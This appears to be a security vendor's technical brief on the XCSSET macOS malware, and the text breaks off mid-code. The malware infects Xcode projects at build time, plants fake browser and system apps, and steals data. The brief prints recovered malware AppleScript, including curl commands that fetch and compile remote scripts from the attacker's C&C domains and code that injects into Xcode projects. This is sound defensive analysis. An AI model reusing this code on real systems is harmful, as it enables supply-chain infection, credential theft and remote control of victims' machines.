The XCSSET Malware: Inserts Malicious Code Into Xcode Projects, Performs UXSS Backdoor Planting in Safari, and Leverages Two Zero-day Exploits

Appendix

Introduction

We have discovered an unusual infection related to Xcode developer projects. Upon further investigation, we learned that a developer's Xcode project at large contained the source malware — which leads to a rabbit hole of malicious payloads. Most notably, we found two zero-day exploits: one is used to steal cookies via a flaw in the behavior of Data Vaults; another is used to abuse the development version of Safari. The malware has the capability to hijack Safari and inject various Javascript payloads.

This scenario is quite unusual; in this case, malicious code is injected into local Xcode projects so that when the project is built, the malicious code is run. This poses a risk for Xcode developers in particular. The threat escalates when affected developers share their projects via platforms such as GitHub, leading to a supply-chain-like attack for users who rely on these repositories as dependencies in their own projects. We have also identified this threat in other sources including VirusTotal and Github, which indicates this threat is at large.

In this technical brief, we will discuss our investigation into this attack which includes the hidden Mach-o executable, its Applescript payload functions along with the three zero-day exploits we discovered, and the JS payloads it injects to exfiltrate and manipulate data from browsers.

Initial Entry

Xcode is an integrated development environment (IDE) used in macOS for developing Apple-related software and is available for free from the Mac AppStore. Since its release, plenty of developers have used Xcode for their Apple software needs.




Figure 1. A sample Xcode project and its contents

When creating a project in Xcode, a project file (.xcodeproj) is generated that contains the code and resources to be built together. Inside the project, schema files that contain how each part is mapped are also generated.

For this incident, we initially traced an infected project's Xcode work data files and found that a reference to another folder was listed instead of to the main folder this workspace has.




Figure 2. Modified workdata string

We were able to identify a hidden folder located in one of the .xcodeproj files for the project. The hidden folder contains the following:

1. xcassets – Mach-O file malware
2. Assets.xcassets – shell script to call the Mach-O malware




Figure 3. Hidden contents of project

In one of the project files (.pbxproj), a reference to Assets.xcassets was found. Once the project is built and compiled, we suspect that the malicious code is executed.




Figure 4. Reference to hidden contents

In our testing, executing the Mach-O xcassets shows that it drops the following files in the folder ~/Library/Caches/GameKit/. Note that the symbol ~ indicates the current user.

- .domain – refers to the file containing the target command and control (C&C) server address
- .report – refers to the file containing the file path and app bundle dropped; its use will be discussed in the next section
- <number>.jpg – refers to the screenshot of the current desktop; a new screenshot is taken approximately every minute and the filename for the screenshot changed in increments of one. Once a new screenshot is taken, the previous one is deleted.
- Pods – is a copy of the Mach-O xcasset




Figure 5. List of initial dropped files using a file event monitor tool




Figure 6. Contents of hidden files .report and .domain




Figure 7. Contents of the GameKit folder containing the visible dropped files (screenshot and Pods)

It also drops several application bundles containing a suspicious main.scpt in the current user's Application Scripts folder, including xcode.app:




Figure 8. Dropped app bundles and the malicious AppleScript file

These dropped app bundles make use of a Mach-O wrapper (applet) to execute the main payload main.scpt. As we can see from the screenshot above, the malware also drops a bundle that masquerades as the legitimate Xcode.app but runs the malicious payload in the same way instead.

By delving deeper into the xcassets Mach-O file, we found that its main purpose is to communicate with the server in order to download and run its main payload, main.scpt. All malicious fake apps are generated by main.scpt. More details on how this payload works shall be discussed in the following sections.




Figure 9. TCP stream contents

The above is the TCP stream output for communication with the IP address 46.101.126.33, which contains its assigned domain, adobestats.com. It is encrypted using RC4 as traced while debugging.

Main Payload




Figure 10. Contents of dropped app bundle Xcode.app found in the Application Scripts folder

Further checks on main.scpt show that it is compiled as a run-only binary script and can't be decompiled with static methods. After investigating the C&C server, we were able to obtain a plaintext AppleScript version.

Checking this reveals that it holds a lot of functions and calls that are responsible for the observed infection behavior:

```
set pNames to {"com.apple.core.sound", "com.apple.core.graphics", "com.apple.core.sysd", "com.apple.core.dock", "com.apple.core.filesystem",
        "com.apple.core.bootcamp", "com.apple.core.windowserver", "com.apple.core.uiserver", "com.apple.core.cputime", "com.apple.core.afx", "
set pNames2 to {"com.oracle.java.sound", "com.oracle.java.graphics", "com.oracle.java.sysd", "com.oracle.java.dock", "com.oracle.java.filesyste
        "com.oracle.java.bootcamp", "com.oracle.java.windowserver", "com.oracle.java.uiserver", "com.oracle.java.cputime", "com.oracle.java.afx"


set connectionRetries to 0
set domains to {"adobestats.com", "flixprice.com"}
set domainIndex to 1
set domain to item domainIndex of domains
```

Figure 11. List of names for dropped app bundles

A hardcoded list of names to assign dropped app bundles containing the same payload main.scpt is present, which matches dropped bundles found in our testing. The domains adobestats[.]com and flixprice[.]com are also listed for use for C&C communication.

```
try
    set macOsVersion to do shell script "defaults read loginwindow SystemVersionStampAsString"
    set theLang to user locale of (get system info)
    set serialNumber to do shell script "ioreg -c IOPlatformExpertDevice -d 2 | awk -F\\\" '/IOPlatformSerialNumber/{print $(NF-1)}'"
    set FW to do shell script "defaults read /Library/Preferences/com.apple.alf globalstate"
    set SIP to do shell script "csrutil status | grep -q enabled && echo 1 || echo 0"
    log ("MacOS version: " & macOsVersion & ", " & theLang & ". Serial: " & serialNumber & ". Firewall: " & FW & ". SIP: " & SIP)
end try


try
    do shell script "ps aux | grep -E 'com.apple.core|com.oracle.java|agentd|operad|speedd|edeged|firefoxd|yandexd|avatard|braved' | grep -v grep | grep -v " & quoted form of name of
            me & " | awk '{print $2}' | xargs kill -9"
end try
```

Figure 12. Code snippet for checking system information

This code first pings to check if connection is established, then sends the following basic system information of the infected user:

1. MacOS Version
2. System Language
3. IOPlatformSerialNumber
4. Firewall States
5. SIP Enabled Status

It then proceeds to kill the running processes listed:

1. com.apple.core
2. com.oracle.java
3. agentd
4. operad
5. edged
6. firefoxd
7. yandexd
8. avatard
9. braved

A majority of these processes are for installed browsers, and their significance is related to the data exfiltration features that will be discussed in the next sections.

```
on boot(moduleName, background)
    tr
        if moduleName contains "opera" and isInstalled("com.operasoftware.Opera") is false then
            log ("opera not found for " & moduleName)
            return
        end if
        if moduleName contains "chrome" and isInstalled("com.google.Chrome") is false then
            log ("chrome not found for " & moduleName)
            return
        end if
        if moduleName contains "firefox" and isInstalled("org.mozilla.firefox") is false then
            log ("firefox not found for " & moduleName)
            return
        end if
        if moduleName contains "yandex" and isInstalled("ru.yandex.desktop.yandex-browser") is false then
            log ("yandex not found for " & moduleName)
            return
        end if
        if moduleName contains "wechat" and isInstalled("com.tencent.xinWeChat") is false then
            log ("wechat not found for " & moduleName)
            return
        end if
        if moduleName contains "evernotex" and isInstalled("com.evernote.Evernote") is false then
            log ("Evernote not found for " & moduleName)
            return
        end if
        if moduleName contains "brave" and isInstalled("com.brave.Browser") is false then
            log ("Brave Browser not found for " & moduleName)
            return
        end if
        if moduleName contains "edge" and isInstalled("com.microsoft.edgemac") is false then
            log ("Edge Browser not found for " & moduleName)
            return
        end if
        set tFolder to dFolder
        set finderModules to {"replicator", "finder", "uploader", "uploader_folder", "encrypter", "exec"}
        if macOsVersion contains "10.15" and finderModules contains moduleName then
            boot("finder_app", false)
            set tFolder to do shell script "echo /Applications/Finder.app/Contents/MacOS/"
        end if
        set randomNum to random number from 1 to 2
        if randomNum is equal to 1 then
            set pNamesSet to pNames
```

Figure 13. Screenshot of browser-related functions in main.scpt

As observed in this figure showing the browser-related code, the payload AppleScript file contains various calls to different modules by calling the executor function boot (moduleName, background). This function downloads the module's AppleScript code from the following to-be-constructed URL:

- *https://" & domain & "/agent/scripts/" & moduleName & ".applescript*

This is compiled into a Mac app package through the command osacompile, similarly constructed as:

osacompile -x -o xcode.app main.applescript

The osacompile command is powerful. The parameterized command "osacompile -x -o test main.applescript" will only generate a binary AppleScript file, while "osacompile -x -o xcode.app main.applescript" will generate a completed app folder.

The package name is based on the input module name and mapping to an installed well-known application name. Furthermore, it replaces the app's corresponding icon file and "Info.plist" to make the fake app look like a real, normal app, and thereby making it hard to distinguish without further investigation.




Figure 14. Screenshot of a newly generated app by the malware

```
if randomNum is equal to 1 then
	set pNamesSet to pNames
else if randomNum is equal to 2 then
	set pNamesSet to pNames2
end if
set appName to item modCount of pNamesSet
if moduleName is equal to "screen" and macOsVersion contains "10.15" then
	set appName to "Software Update"
end if
if moduleName is equal to "pods_infect" then
	set appName to "System Preferences Application"
end if
if moduleName is equal to "safari_cookies" then
	set appName to "Safari Browser"
end if
set appFile to tFolder & appName & ".app"
set appFileUnquoted to appFile
set appFile to quoted form of appFile
try
	do shell script "curl -sk -d 'user=" & userName & "' https://" & domain & "/agent/scripts/" & moduleName & ".applescript | osacompile -x -o
		appFile
on error the errorMessage number the errorNumber
	log ("module " & moduleName & " load failed: " & errorMessage)
	return
end try
do shell script "plutil -replace LSUIElement -bool YES " & appFile & "/Contents/Info.plist"
set dFile to quoted form of (appFileUnquoted & "/Contents/Resources/applet.icns")
try
	do shell script ("curl -k -o " & dFile & " https://" & domain & "/agent/bin/icons/Empty.icns")
end try
if moduleName is equal to "finder_app" then
	try
		do shell script ("curl -k -o " & dFile & " https://" & domain & "/agent/bin/icons/Xcode.icns")
		do shell script "plutil -replace CFBundleDisplayName -string 'Xcode' " & appFile & "/Contents/Info.plist"
		do shell script "plutil -replace CFBundleIdentifier -string 'com.apple.netstat' " & appFile & "/Contents/Info.plist"
	end try
end if
if moduleName is equal to "screen" then
```

Figure 15. Code snippet for loading

If the creation of the fake app package is successful, it will then execute the fake app package.

In the main call stack, the following functions/modules will be called:

```
end if
if userName is equal to "oleksandrshatkivskyi" then
      boot("payloader", true)
      return
end if
if userName is equal to "vladbookpro" then
      boot("replicator", true)
      --boot("payloader", true)
      --boot("screen", true)
      return
end if
if userName is equal to "vladfeleniuk" then
      boot("payloader", true)
      return
end if
boot("remove_old", true)
boot("payloader", true)
boot("screen", true)
boot("notes", true)
boot("contacts", true)
boot("evernote", true)
boot("telegram", true)
boot("telegram_lite", true)
-- BROWSERS START --
log "delay 300s before browsers"
delay 300
-- boot("chrome_data", true)
-- boot("opera_data", true)
boot("safari_update", true)
boot("safari_remote", true)
boot("chrome_remote", true)
boot("firefox_remote", true)
boot("opera_remote", true)
boot("yandex_remote", true)
boot("brave_remote", true)
boot("edge_remote", true)
boot("360_remote", true)
```

Figure 16. Screenshot of calls for the identified payload applescript modules

Finally, it uses the creation timestamp of ~/Library/Caches.GameKit/.report as a reference point to check if it should execute its more notable modules, replicator and pods_infect, for injecting the malicious code into local and Cocoapods-packaged Xcode projects respectively.

The timestamp from .report is compared to the current time taken on the machine. The replicator and pods_infect functions will be executed 12 hours (43,200 seconds) after the Applescript execution.

```
--DISK ACCESS MODULES BELOW THIS LINE

set reportFile to quoted form of (do shell script "echo ~/Library/Caches/GameKit/.report")

set reportFileCreationDate to do shell script "date -r " & reportFile & " +\"%s\" || echo 9999999999"

set currentTimestamp to do shell script "date +\"%s\""

if currentTimestamp - reportFileCreationDate > 43200 then

    delay 600

    boot("replicator", true)

end if

if currentTimestamp - reportFileCreationDate > 43200 then

    --boot("pods_infect", true)

end if
```

Figure 17. Code for delay of running replicator and pods_infect

Payload Modules

Below is a summary list of the modules identified that we obtained by tracing downloads for each module before they were compiled:

Module	Feature
payloader	Checks last installed module and re-installs entry Mach-O malware (originally called Pods), C&C communication
replicator	Injects local Xcode projects with malicious code
pods_infect	Injects local repository of Xcode Cocoapods projects source-controlled by git
safari_remote	Uses exploit to create fake version from server
safari_update	Updates safari to version 13
safari_cookie	Uses exploit to read Safari cookie data
safari_killer	Checks if safari_remote is already executed, kills running safari process
safari_recover	Checks SIP, replaces safari with malicious one in dock using dockutil
chrome_remote	Downloads backdoor masquerading as browser from server; uses exploit to hijack actual browser
chrome_data	Downloads python script from server; collects credit card and user login data
firefox_remote	Downloads backdoor masquerading as browser from server; uses exploit to hijack actual browser
opera_remote	Downloads backdoor masquerading as browser from server; uses exploit to hijack actual browser
opera_data	Downloads python script from server; collects credit card and user login data
yandex_remote	Downloads backdoor masquerading as browser from server; uses exploit to hijack actual browser
brave_remote	Downloads backdoor masquerading as browser from server; uses exploit to hijack actual browser
edge_remote	Downloads backdoor masquerading as browser from server; uses exploit to hijack actual browser

360_remote	Downloads backdoor masquerading as browser from server; uses exploit to hijack actual browser
notes	Collects saved data from notes.app
evernote	Obtains saved accounts from user's Evernote
contacts	Obtains saved contacts from user's QQ/WeChat)/Telegram/Skype
telegram	Obtains local app directory data from user's Telegram
telegram_lite	Obtains local app directory from user's Telegram Lite
skype_session	Collects saved local source Skype directory and Skype session data and sends to server
force_allow_screen_skype	Opens dialog to prompt user to enable security and privacy system preferences
wechat_files	Collects local app directory data from user's WeChat
force_allow_screen_wechat	Displays prompt to make request permission for WeChat screen recording
firewall_off	Turns off firewall via user input
updates_off	Turns off system updates via user input
screen	Re-downloads entry Mach-O Pods, takes a screenshot of current desktop using chkdsk.app/copy of screen.applescript posing as donor app every ~2 minutes (if Catalina) or takes a screenshot via screen capture shell command every ~30 seconds (if Mojave or lower)
encrypter	Performs AES CBC encrypting on files under ~/Documents, ~/Downloads, and ~/Desktop with fixed key and renames to <filename>.enc. Only files with sizes less than 500MB are encrypted.
decrypter	The opposite of encrypter module; finds all *.enc files under ~/Documents, ~/Downloads, and ~/Desktop folder, then performs AES CBC decryption with the same fixed key used in encrypter module
ransom_block	Gets active process list and kills certain critical processes in an infinite loop
ransom_ui	Sends request to server to get ransom note, then shows the ransom note to victim user
exec	(old/commented out) Executes command from server and sends logged files under /Library/Containers, /Library/Group Containers, /Library/Application Support (new) Executes command from server then searches for directories with name containing substring "evernote", uploads result to server
finder	Searches for files in Desktop, Documents, Downloads, Dropbox, and WeChat source directory based on server query (including Xcode projects); uploads folders excluding git files to server
finder_app	Executes module payload as Finder app; enumerates all hidden directories in system except inside Pictures and Applications folders
remove_old	Removes ~/Library/Frameworks.app, ~/Library/CoreFramework, and ~/Library/LaunchAgents/com.apple.core.launchd.plist
uploader	In ~/Documents, ~/Desktop, ~/Downloads folder, searches all Xcode project source code folder, compresses them to zip package, and uploads to server. Zip files containing Xcode project source code are uploaded to server as well.
uploader_folder	Compresses whole ~/Desktop folder excluding all .git folders to zip file and uploads to server. If total data size in ~/Desktop folder excluding .git folders is greater than 200MB, then the module will do nothing.
cleaner	Removes ~/Library/LaunchAgents/com.apple.core.accountsd.plist and /Library/Application Support/com.apple.frameworks

reboot	Shows fake message to user saying that a system update requires a reboot of the operating system
remote.ssh	Checks if remote login via Secure Socket Shell (SSH) is enabled on the victim’s machine; if not, it will enable remote login by calling command 'do shell script "sudo launchctl load -w /System/Library/LaunchDaemons/ssh.plist" with administrator privileges', which needs user authentication. After that, it tries to find or generate SSH key and upload private key file to server, so the attacker can remotely connect via SSH to the victim machine at any time with the private SSH key without inputting username and password.
rnd	Calls ransom_ui.applescript, ransom_block.applescript; before the calling of these two modules, the calling to encryptor module and sleep 600 seconds was being commented now
test	Incomplete script file for testing purpose
bootstrap	original/plaintext version of main.scpt; already discussed as main.scpt
demo	Kills malicious planted Safari dev version (Safari for WebKit development) and relaunches malicious Safari
demo1	Shows a dialog as a blackmail/ransom note to let user contact specified QQ ID, then launches QQ
demo2	Shows dialog containing only string "demo2"

We will now discuss the more notable modules that we believe makes this malware distinct from the rest.

replicator

The "replicator" module will first download the latest shell script "Assets.xcassets" and Mach-O file "xcassets" from server as preparation for Xcode project infection.

```
    set shName to "Assets.xcassets"
    set podsName to "xcassets"
    set frameworksFile to quoted form of (dFolder & shName)
    set podsFile to quoted form of (dFolder & podsName)

    try
        do shell script ("curl -ks --fail --connect-timeout 10 -ks -d 'clean=" & AUTO_CLEAN_PROJ & "&
podsname=" & podsName & "' -o " & frameworksFile & " https://flixprice.com/agent/bin/frameworks.php?x
cassets")
        do shell script "xattr -c " & frameworksFile
    on error the errorMessage number the errorNumber
        error "failed downloading frameworks.sh: " & errorMessage
    end try

    try
        do shell script ("curl -ks --fail -o " & podsFile & " https://flixprice.com/agent/bin/Pods")
        do shell script "xattr -c " & podsFile
```

Figure 18. Code for downloading latest copy of module

After, it sets the home folder of current login as top folder for searching Xcode projects. If the username is "vladbookpro", the top folder will be set as ~/Downloads/infect, which suggests that "vladbookpro" is the username of the malware author and this logic is to control the infection scope on their own machine.

```
set folderOne to do shell script ("echo ~/")
if userName is equal to "vladbookpro" then
    set folderOne to do shell script ("echo ~/Downloads/infect")
end if
set targetFolders to {folderOne}
doMain(targetFolders)
```

Figure 19. Code mentioning vladbookpro username

It enumerates all .xcodeproj folders under the top target folder except Pods.xcodeproj, which might be the project name developed by the malware author. If keyword "3F708E50247A0EB6004066FD" or "162E3FD122D63A22006D904C" can be found in project file, the infection process will be skipped to avoid multiple infections. According to the FORCED_STRATEGY value, it decides whether to infect during the build phase part or build rule part. In the script we have, FORCED_STRATEGY is initialized with empty string, so the script will decide by getting a random number.

```
    set matchFiles to paragraphs of (do shell script ("nice -n 15 find " & targetFolder & " -type d -
path '*/.*' -prune -o -name Library -prune -o -name Pictures -prune -o -name '*.xcodeproj' -not -name
 'Pods.xcodeproj' -maxdepth " & maxdepth & " -print 2>/dev/null"))
    ...
    repeat with theItem in matchFiles
        cleanOldMess(theItem)
        ...
        set projectFile to quoted form of the (theItem & "/project.pbxproj")
        set already to do shell script ("grep -q -E '(3F708E50247A0EB6004066FD|162E3FD122D63A22006D90
4C)(.*),' " & projectFile & " && echo 'yes' || echo 'no'")
        ...
        if already = "no" then
            ...
            if FORCED_STRATEGY is equal to "Build Phase" then

                injectPayloadBuildPhase(projectFile)

            else if FORCED_STRATEGY is equal to "Build Rule" then

                injectPayloadBuildRule(projectFile)
            else
                set infectStrategy to random number from 1 to 2
                if infectStrategy is 1 then
                    injectPayloadBuildPhase(quoted form of projectFile)
                else
                    injectPayloadBuildRule(quoted form of projectFile)
                end if
            end if
```

Figure 20. Code for strategy selection

```
    set payload to "
